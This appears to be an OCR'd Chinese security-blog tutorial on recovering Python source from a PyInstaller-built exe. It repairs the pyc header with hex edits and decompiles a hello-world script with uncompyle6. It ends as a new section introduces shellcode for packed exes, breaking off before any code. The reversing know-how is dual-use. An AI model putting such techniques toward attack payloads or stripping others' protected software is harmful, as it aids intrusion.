_queue.pyd	2021/6/17 11:03	Python Extension ...	30 KB
_socket.pyd	2021/6/17 11:03	Python Extension ...	79 KB
_ssl.pyd	2021/6/17 11:03	Python Extension ...	152 KB
01_easy	2021/6/17 11:03	文件	1 KB
01_easy.exe.manifest	2021/6/17 11:03	MANIFEST 文件	2 KB
base_library.zip	2021/6/17 11:03	360压缩 ZIP 文件	761 KB
libcrypto-1_1.dll	2021/6/17 11:03	应用程序扩展	3,320 KB
libffi-7.dll	2021/6/17 11:03	应用程序扩展	33 KB
libssl-1_1.dll	2021/6/17 11:03	应用程序扩展	674 KB
pyexpat.pyd	2021/6/17 11:03	Python Extension ...	187 KB
pyi_rth_multiprocessing	2021/6/17 11:03	文件	3 KB
pyiboot01_bootstrap	2021/6/17 11:03	文件	4 KB
pyimod01_os_path	2021/6/17 11:03	文件	2 KB
pyimod02_archive	2021/6/17 11:03	文件	9 KB
pyimod03_importers	2021/6/17 11:03	文件	13 KB
pyi-windows-manifest-filename 01_easy.ex...	2021/6/17 11:03	MANIFEST 文件	0 KB
python38.dll	2021/6/17 11:03	应用程序扩展	4,110 KB
PYZ-00.pyz	2021/6/17 11:03	Python Zip Applica...	1,657 KB
select.pyd	2021/6/17 11:03	Python Extension ...	28 KB
struct	2021/6/17 11:03	文件	1 KB
unicodedata.pyd	2021/6/17 11:03	Python Extension	1,073 KB
VCRUNTIME140.dll	2021/6/17 11:03	应用程序扩展	92 KB

微信号: crowsec

3.4 pyc到源码

pyinstaller在打包的时候，会将pyc文件的前8个字节清除，所以后期需要自己添加上去，前四个字节为python编译的版本，后四个字节为时间戳。（四个字节的magic number、四个字节的timestamp）


所以在这里可以通过struct文件来获取其中的信息，再添加到01_easy文件里面去



PYZ-00.pyz_extracted	2021/6/17 11:03	文件夹	
_asyncio.pyd	2021/6/17 11:03	Python Extension ...	64 KB
_bz2.pyd	2021/6/17 11:03	Python Extension ...	86 KB
_ctypes.pyd	2021/6/17 11:03	Python Extension ...	125 KB
_decimal.pyd	2021/6/17 11:03	Python Extension ...	264 KB
_hashlib.pyd	2021/6/17 11:03	Python Extension ...	47 KB
_lzma.pyd	2021/6/17 11:03	Python Extension ...	161 KB
_multiprocessing.pyd	2021/6/17 11:03	Python Extension ...	31 KB
_overlapped.pyd	2021/6/17 11:03	Python Extension ...	47 KB
_queue.pyd	2021/6/17 11:03	Python Extension ...	30 KB
_socket.pyd	2021/6/17 11:03	Python Extension ...	79 KB
_ssl.pyd	2021/6/17 11:03	Python Extension ...	152 KB
01_easy	2021/6/17 11:03	文件	1 KB
01_easy.exe.manifest	2021/6/17 11:03	MANIFEST 文件	2 KB
base_library.zip	2021/6/17 11:03	360压缩 ZIP 文件	761 KB
libcrypto-1_1.dll	2021/6/17 11:03	应用程序扩展	3,320 KB
libffi-7.dll	2021/6/17 11:03	应用程序扩展	33 KB
libssl-1_1.dll	2021/6/17 11:03	应用程序扩展	674 KB
pyexpat.pyd	2021/6/17 11:03	Python Extension ...	187 KB
pyi_rth_multiprocessing	2021/6/17 11:03	文件	3 KB
pyiboot01_bootstrap	2021/6/17 11:03	文件	4 KB
pyimod01_os_path	2021/6/17 11:03	文件	2 KB
pyimod02_archive	2021/6/17 11:03	文件	9 KB
pyimod03_importers	2021/6/17 11:03	文件	13 KB
pyi-windows-manifest-filename 01_easy.ex...	2021/6/17 11:03	MANIFEST 文件	0 KB
python38.dll	2021/6/17 11:03	应用程序扩展	4,110 KB
PYZ-00.pyz	2021/6/17 11:03	Python Zip Applica...	1,657 KB
select.pyd	2021/6/17 11:03	Python Extension ...	28 KB
struct	2021/6/17 11:03	文件	1 KB
unicodedata.pyd	2021/6/17 11:03	Python Extension ...	1,073 KB
VCRUNTIME140.dll	2021/6/17 11:03	应用程序扩展	92 KB

微信号: crowsec


因此这里将两个文件单独复制出来，通过16进制查看工具来查看下文件，Windows系统下可以使用winhex，mac系统下可以使用010 editor



名称	修改日期	类型	大小
01_easy	2021/6/17 11:03	文件	1 KB
struct	2021/6/17 11:03	文件	1 KB

微信号: crowsec

通过对比可以发现，struct比01_easy多了8个字节（这里只是做了一个粗略的解释，具体的原因肯定不是看出来的，有兴趣的师傅可以翻下源码）。




```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
h:  55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00   U.......pyi0....
h:  E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ã...............
h:  00 08 00 00 00 40 00 00 00 73 38 00 00 00 64 00   .....@...s8...d.
h:  64 01 64 02 64 03 64 04 64 05 64 06 64 07 67 08   d.d.d.d.d.d.d.g.
h:  5A 00 64 08 64 09 6C 01 54 00 64 08 64 0A 6C 01   Z.d.d.l.T.d.d.l.
```

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h:  E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ã...............
0010h:  00 03 00 00 00 40 00 00 00 73 20 00 00 00 64 00   .....@...s ...d.
0020h:  64 01 6C 00 5A 00 65 01 64 02 83 01 01 00 65 00   d.l.Z.e.d.ƒ...e.
0030h:  A0 02 64 03 A1 01 01 00 71 08 64 01 53 00 29 04    .d.¡...q.d.S.).
0040h:  E9 00 00 00 00 4E 7A 0B 68 65 6C 6C 6F 20 77 6F   é....Nz.hello wo
0050h:  72 6C 64 E9 01 00 00 00 29 03 DA 04 74 69 6D 65   rldé....).Ú.time
0060h:  DA 05 70 72 69 6E 74 DA 05 73 6C 65 65 70 A9 00   Ú.printÚ.sleep©.
0070h:  72 06 00 00 00 72 06 00 00 00 75 34 00 00 00 5C   r....r....u4...\
0080h:  5C 4D 61 63 5C 48 6F 6D 65 5C 44 65 73 6B 74 6F   \Mac\Home\Deskto
0090h:  70 5C 30 36 31 37 5F 65 78 65 E9 80 86 E5 90 91   p\0617_exeé€†å.‘
00A0h:  5C 67 65 74 5F 65 78 65 5C 30 31 5F 65 61 73 79   \get_exe\01_easy
00B0h:  2E 70 79 DA 08 3C 6D 6F 64 75 6C 65 3E 05 00 00   .pyÚ.<module>...
00C0h:  00 73 04 00 00 00 08 03 08 01                     .s........
```

微信号: crowsec

因此这里可以将这些字节复制插入到01_easy中去。


在这里新建了一个文件，将两个进行结合：



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00h:  55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00   U.......pyi0....
10h:  E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ã...............
20h:  00 03 00 00 00 40 00 00 00 73 20 00 00 00 64 00   .....@...s ...d.
30h:  64 01 6C 00 5A 00 65 01 64 02 83 01 01 00 65 00   d.l.Z.e.d.ƒ...e.
40h:  A0 02 64 03 A1 01 01 00 71 08 64 01 53 00 29 04    .d.¡...q.d.S.).
50h:  E9 00 00 00 00 4E 7A 0B 68 65 6C 6C 6F 20 77 6F   é....Nz.hello wo
60h:  72 6C 64 E9 01 00 00 00 29 03 DA 04 74 69 6D 65   rldé....).Ú.time
70h:  DA 05 70 72 69 6E 74 DA 05 73 6C 65 65 70 A9 00   Ú.printÚ.sleep©.
80h:  72 06 00 00 00 72 06 00 00 00 75 34 00 00 00 5C   r....r....u4...\
90h:  5C 4D 61 63 5C 48 6F 6D 65 5C 44 65 73 6B 74 6F   \Mac\Home\Deskto
A0h:  70 5C 30 36 31 37 5F 65 78 65 E9 80 86 E5 90 91   p\0617_exeé€†å.‘
B0h:  5C 67 65 74 5F 65 78 65 5C 30 31 5F 65 61 73 79   \get_exe\01_easy
C0h:  2E 70 79 DA 08 3C 6D 6F 64 75 6C 65 3E 05 00 00   .pyÚ.<module>...
D0h:  00 73 04 00 00 00 08 03 08 01                     .s........
```

微信号: crowsec

再将文件保存为01_easy.pyc




微信号: crowsec

得到pyc文件之后就比较容易后去源代码了，这里有两种方法，一个是在线反编译，另一种是使用`uncompyle6`

其中在线反编译地址为：https://tool.lu/pyc


在线反编译效果：



```
#!/usr/bin/env python
# visit http://tool.lu/pyc/ for more information
import time
print('hello world')
# WARNING: Decompyle incomplete

```

可以看到这个效果不是很好，有一部分代码并没有成功编译出来。


那试试`uncompyle6`，目前可以在python3上使用pip的方式进行安装`pip3 install uncompyle6`



```
K:\Desktop\0617_exe逆向\get_pyc>pip3 install uncompyle6
Looking in indexes: https://mirrors.aliyun.com/pypi/simple/
Collecting uncompyle6
  Downloading https://mirrors.aliyun.com/pypi/packages/65/24/04e4e3eeb1d39c2a910f552bf0a69185a4d618924be2a98fad8e048e7cd
f/uncompyle6-3.7.4-py3-none-any.whl (316 kB)
     |████████████████████████████████| 316 kB 1.6 MB/s
Collecting spark-parser<1.9.0,>=1.8.9
  Downloading https://mirrors.aliyun.com/pypi/packages/49/14/d2e92845c424583a14a2ddd44d46dd0ca176e7a8cacd06095e5c0877d0c
d/spark_parser-1.8.9-py38-none-any.whl (18 kB)
Collecting xdis<5.1.0,>=5.0.4
  Downloading https://mirrors.aliyun.com/pypi/packages/57/63/eea3354f4590476131c493a1c6aa6ea724b5d87166d271746e10df4b20d
5/xdis-5.0.9-py2.py3-none-any.whl (129 kB)
     |████████████████████████████████| 129 kB 1.1 MB/s
Collecting click
  Downloading https://mirrors.aliyun.com/pypi/packages/76/0a/b6c5f311e32aeb3b406e03c079ade51e905ea630fc19d1262a46249c1c8
6/click-8.0.1-py3-none-any.whl (97 kB)
     |████████████████████████████████| 97 kB 655 kB/s
Collecting six>=1.10.0
  Downloading https://mirrors.aliyun.com/pypi/packages/d9/5a/e7c31adbe875f2abbb91bd84cf2dc52d792b5a01506781dbcf25c91daf1
1/six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting colorama; platform_system == "Windows"
  Downloading https://mirrors.aliyun.com/pypi/packages/44/98/5b86278fbbf250d239ae0ecb724f8572af1c91f4a11edf4d36a20618944
0/colorama-0.4.4-py2.py3-none-any.whl (16 kB)
Installing collected packages: colorama, click, spark-parser, six, xdis, uncompyle6
Successfully installed click-8.0.1 colorama-0.4.4 six-1.16.0 spark-parser-1.8.9 uncompyle6-3.7.4 xdis-5.0.9
WARNING: You are using pip version 20.2.3; however, version 21.1.2 is available.
You should consider upgrading via the 'c:\python\python.exe -m pip install --upgrade pip' command.

K:\Desktop\0617_exe逆向\get_pyc>
```

微信号: crowsec

然后直接使用命令uncompyle6 01_easy.pyc




```
K:\Desktop\0617_exe逆向\get_py>uncompyle6 01_easy.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: \\Mac\Home\Desktop\0617_exe逆向\get_exe\01_easy.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import time
while True:
    print('hello world')
    time.sleep(1)
# okay decompiling 01_easy.pyc

K:\Desktop\0617_exe逆向\get_py>_
```

微信号: crowsec

可以将文件内容保存到一个文本中

```
uncompyle6 01_easy.pyc > 01_easy.py
```

打开之后：



```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: \\Mac\Home\Desktop\0617_exe逆向\get_exe\01_easy.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import time
while True:
    print('hello world')
    time.sleep(1)
# okay decompiling 01_easy.pyc
```

微信号: crowsec

此处得到源码。

04 -F --key参数反编译

在使用pyinstaller的时候，可以使用--key参数对生成的exe进行加密，在使用这个参数的时候需要pycrypto库，可以通过pip的方式进行安装，但是保不齐安装的时候会出现一些问题，这里就不再对此展开讲解，直接进行使用。

4.1 python版本的shellcode

什么是shellcode？

在攻击中，shellcode是一段用于利用软件漏洞的有效负载，shellcode是16进制的机器码，以其经常让攻击者获得shell而得名。shellcode常常使用机器语言编写。可在寄存器eip溢出后，放入一段可让CPU执行的shellcode机器码，让电脑可以执行攻击者的任意指令。（来源：百度百科）

